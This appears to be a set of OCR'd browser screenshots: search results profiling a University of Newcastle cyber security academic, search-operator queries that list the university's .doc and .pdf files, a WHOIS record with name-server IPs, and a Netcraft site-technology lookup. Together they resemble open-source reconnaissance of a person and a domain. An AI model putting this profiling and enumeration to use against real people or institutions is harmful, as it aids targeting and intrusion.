
Autonomic and Trusted Computing: 6th International ...
https://books.google.com.au/books?isbn=3642027032
Juan González Nieto, Guojun Wang, Wolfgang Reif - 2009 - Business & Economics
... Florian Nafz Aarthi Nagarajan Michael Netter Felix Reimann Rolf Schillinger Hella Seebach Jan-Philipp Stegh'ofer Udaya Tupakula Hua Wang Guofu Xiang ...

Abhishek Bichhawat - Cyber Security Lab, Saarland Univer...
csl.cs.uni-saarland.de/people/bichhawat/
Aug 17, 2014 - along with Udaya Tupakula and Vijay Varadharajan. "Proactive Fault Tolerance Technique for a Mobile Grid Environment," [PDF] In Proc.

udaya tupakula | Tumblr
www.tumblr.com/tagged/udaya-tupakula
Post anything (from anywhere!), customize everything, and find and follow what you love. Create your own Tumblr blog today.

TREASURE: Trust Enhanced Security for Cloud Environments
ieeexplore.ieee.org/iel5/6294581/6295938/06295969.pdf?arnumber...
by V Varadharajan - 2012 - Cited by 4 - Related articles
Udaya Tupakula. Information and Networked Systems Security Research. Department of Computing, Faculty of Science, Macquarie University. Sydney, Australia.

Search the Web



site:newcastle.edu.au uday tupakula

About 45 results (0.27 seconds)

Dr Uday Tupakula / Staff Profile / The University of Newcastle, Australia
https://www.newcastle.edu.au/profile/uday-tupakula
Dr **Uday Tupakula** has obtained PhD in Computing in 2006. His thesis topic was in cyber security which was focused on securing the networks against ...

Images for site:newcastle.edu.au uday tupakula

More images for site:newcastle.edu.au uday tupakula

Report images

News / Advanced Cyber Security Engineering Research Centre ...
https://www.newcastle.edu.au/research-and-innovation/centre/advanced.../news
Currently the applicability of the proposed scheme to the Aadhar System of India is being considered. Gaurav Varshney, Vijay Varadharajan, **Uday Tupakula**, ...

ACSRC Research Highlights 2016 / News / Advanced Cyber Security ...
https://www.newcastle.edu.au › ... › News
V.Varadharajan, U.Tupakula, On the Design and Implementation of an Integrated ... (Supervisors: Professor Vijay Varadharajan and Dr **Uday Tupakula**); Sepehr ...

[PDF] Whos who in FEBE
https://www.newcastle.edu.au/__data/assets/pdf_file/0004/.../Whos-who-in-FEBE.pdf
G. Cert. Cyber Security. Dr **Uday Tupakula**. ES249 16803. M. Cyber Security. B. Computer Systems Engineering (Honours). A/Prof Jamil Khan. EAG34 16077.


[PDF] Postgraduate Program Advisor - University of Newcastle
https://www.newcastle.edu.au/__data/assets/.../Program-Advisor-postgraduate-list.pdf
CYBER SECURITY. • Graduate Certificate in Cyber Security. • Master of Cyber Security. Dr **Uday Tupakula**. **Uday**.**Tupakula**@newcastle.edu.au. Alex Travers.

ACSRC Research Highlights 2013 / News / Advanced Cyber Security ...
https://www.newcastle.edu.au › ... › News
Successful European Union Grant (2013-2016), EU 7th Framework for Professor Varadharajan, A/Prof Michael Hitchens, Dr **Uday Tupakula** and Dr Chun Ruan ...

Publications / Advanced Cyber Security Engineering Research Centre ...
https://www.newcastle.edu.au/research-and-innovation/centre/.../publications
Fan Jin, Vijay Varadharajan, **Uday Tupakula**, "A Role based Spectrum Allocation Model in Cognitive Radio Networks" Journal of Communications, Accepted: ...

Mr Kallol Krishna Karmakar / Staff Profile / The University of Newcastle ...
https://www.newcastle.edu.au/profile/kallolkrishna-karmakar

Search the Web



site:newcastle.edu.au filetype:doc

About 193 results (0.18 seconds)

[DOC] here in Microsoft Word 2003 format - carma - University of Newcastle
https://carma.newcastle.edu.au/jobs/hrposition1429.doc

[DOC] Appendix D - Research and Related Activities
https://www.newcastle.edu.au/__data/assets/word_doc/0004/.../AppendixD-research.doc
Appendix D - Research and Related Activities.

[DOC] Appendix E - Service and Related Activities - University of Newcastle
https://www.newcastle.edu.au/__data/assets/word_doc/0005/.../AppendixE-service.doc
Appendix E - Service and Related Activities.

[DOC] Appendix C - Teaching and Related Activities
https://www.newcastle.edu.au/__data/assets/word_doc/0003/.../AppendixC-teaching.doc
Appendix C - Teaching and Related Activities.

[DOC] Leave Plan
https://www.newcastle.edu.au/__data/assets/word_doc/.../leave-plan-template.doc
Leave Plan.


[DOC] Appointment Conjoint letter template - University of Newcastle
https://www.newcastle.edu.au/__data/assets/.../conjoint-appointment-letter-d-e.doc
Apr 29, 2013 - Conjoint Appointments.

[DOC] GLP 000 Laboratory Procedure FORMAT - University of Newcastle
https://www.newcastle.edu.au/__.../GLP-000-General-Laboratory-Procedure-Template...
Laboratory Procedure.

[DOC] gep 000 equipment proc format - University of Newcastle
www.newcastle.edu.au/__data/.../GEP-000-General-Equipment-Procedure-Template.doc
Equipment Procedure.

[DOC] Appointment Conjoint letter template - University of Newcastle
https://www.newcastle.edu.au/__data/assets/.../conjoint-appointment-letter-b-c.doc
Apr 29, 2013 - Conjoint Appointment.

[DOC] 2012 Hunter School Leavers Handout - University of Newcastle
https://www.newcastle.edu.au/__.../EXPO-EXHIBITOR-GUIDE-2018-Hunter-School-...
Kay Dean _ NDCO.



site:newcastle.edu.au filetype:pdf

About 18,600 results (0.25 seconds)

[PDF] Chapter 17 Linear State Space Models - Control System Design
https://csd.newcastle.edu.au/book_slds_download/Ch17c.pdf
There are many alternative model formats that can be used for linear dynamic systems. In simple SISO problems, any representation is probably as good as.

[PDF] Chapter 20 Analysis of MIMO Control Loops - Control System Design
csd.newcastle.edu.au/book_slds_download/Ch20t.pdf
All real-world systems comprise multiple interacting variables. For example, one tries to increase the flow of water in a shower by turning on the hot tap, but then.

[PDF]
Chapter 18 Synthesis via State Space Methods - Control System Design
csd.newcastle.edu.au/book_slds_download/Ch18t.pdf
Here, we will give a state space interpretation to many of the results described earlier. In a sense, this will duplicate the earlier work. Our reason for doing.

[PDF] Chapter 2 Introduction to the Principles of Feedback
csd.newcastle.edu.au/book_slds_download/Ch02c.pdf
We will see that feedback is a key tool that can be used to modify the behaviour of a system. This behaviour altering effect of feedback is a key mechanism that ...


[PDF] Chapter 13 Digital Control - Control System Design
https://csd.newcastle.edu.au/book_slds_download/Ch13t.pdf
Having the controller implemented in digital form introduces several constraints into the problem: (a) the controller sees the output response only at the sample.

[PDF] Chapter 6 Classical PID Control - Control System Design
csd.newcastle.edu.au/book_slds_download/Ch06c.pdf
This chapter examines a particular control structure that has become almost universally used in industrial control. It is based on a particular fixed structure.

[PDF] control system design - Fei Hu
csd.newcastle.edu.au/book_slds_download/Ch01c.pdf
Feedback control has a long history which began with the early desire of humans to harness the materials and forces of nature to their advantage.

[PDF]
Chapter 25 MIMO Controller Parameterizations - Control System Design
csd.newcastle.edu.au/book_slds_download/Ch25c.pdf
In this chapter, we will extend the, so called Q parameterization for SISO design of Chapter 15 to the MIMO case. We will find that many issues are common ...

[PDF] Chapter 21 Exploiting SISO Techniques in MIMO Control
csd.newcastle.edu.au/book_slds_download/Ch21t.pdf
In the case of SISO control, we found that one could use a wide variety of synthesis methods. Some of these carry over directly to the MIMO case. However,.



newcastle.edu.au

Updated 1 second ago

Domain Information

Domain:	newcastle.edu.au
Registrar:	EDUCATION SERVICES AUSTRALIA LIMITED
Updated On:	2019-04-08
Status:	serverRenewProhibited
Name Servers:	seagoon.newcastle.edu.au neddy.newcastle.edu.au netslave2.cc.monash.edu.au dnsone.newcastle.edu.au

Registrant Contact

Name:	Bruce Hodge
Organization:	University of Newcastle


Technical Contact

Name:	Networks Group

Raw Whois Data

```
Domain Name: NEWCASTLE.EDU.AU
Registry Domain ID: D407400000003015608-AU
Registrar WHOIS Server: whois.auda.org.au
Registrar URL: https://www.domainname.edu.au
Last Modified: 2019-04-08T23:51:04Z
Registrar Name: EDUCATION SERVICES AUSTRALIA LIMITED
Registrar Abuse Contact Email: registrar@esa.edu.au
Registrar Abuse Contact Phone: +61.399109829
Reseller Name:
Status: serverRenewProhibited https://afilias.com.au/get-au/whois-status-codes#serv
Registrant Contact ID: EDU3663-R
Registrant Contact Name: Bruce Hodge
Tech Contact ID: EDU6651-C
Tech Contact Name: Networks Group
Name Server: SEAGOON.NEWCASTLE.EDU.AU
Name Server IP: 134.148.24.3
Name Server: NEDDY.NEWCASTLE.EDU.AU
Name Server IP: 134.148.24.1
Name Server: NETSLAVE2.CC.MONASH.EDU.AU
Name Server IP: 130.194.7.99
Name Server: DNSONE.NEWCASTLE.EDU.AU
Name Server IP: 203.1.64.1
DNSSEC: unsigned
Registrant: University of Newcastle
Eligibility Type: Higher Education Institution

>>> Last update of WHOIS database: 2019-07-10T05:01:08Z <<<



Afilias Australia Pty Ltd (Afilias), for itself and on behalf of .au Domain Adminis

(a) querying the availability of a domain name licence;

(b) identifying the holder of a domain name licence; and/or

(c) contacting the holder of a domain name licence in relation to that domain name

The WHOIS Service must not be used for any other purpose (even if that purpose is l

(a) aggregating, collecting or compiling information from the WHOIS database, wheth

(b) enabling the sending of unsolicited electronic communications; and / or

(c) enabling high volume, automated, electronic processes that send queries or data

The WHOIS Service is provided for information purposes only. By using the WHOIS Ser
```

What is the site running?



Internet Security and Data Mining

Netcraft provide internet security services including anti-fraud and anti-phishing services, application testing and PCI scanning. We also analyse many aspects of the internet, including the market share of web servers, operating systems, hosting providers and SSL certificate authorities.

Detailed Performance Information

- Network performance monitoring and site outage alerting
- More than ten measurement points on separate networks
- Detailed graphs of performance across multiple metrics
- Opportunity to exhibit your reliability with uptime seals and a timeline integrated with social media
- Monitor potential hosting customers
- Find out more

Monitor your performance

Latest News

- March 2015 Web Server Survey
- Web security company inadvertently aids HMRC phishing attack
- Most Reliable Hosting Company Sites in February 2015
- Steam Community phishing attacks continue unabated
- February 2015 Web Server Survey

Get in Touch


+44 (0) 1225 447500
info@netcraft.com

What's that site running?

Find out what technologies are powering any website:

mq.edu.au

Audited by Netcraft




What's that site running?

Find out the infrastructure and technologies used by any site using results from our **internet data mining**

https://newcastle.edu.au

Example: https://www.netcraft.com

What is the site running?



Background

Site title	The University of Newcastle, Australia	Date first seen	August 2013
Site rank		Netcraft Risk Rating	0/10
Description	The University of Newcastle, Australia is a world-class university with a strong focus on student experience, excellence in teaching, and research.	Primary language	English

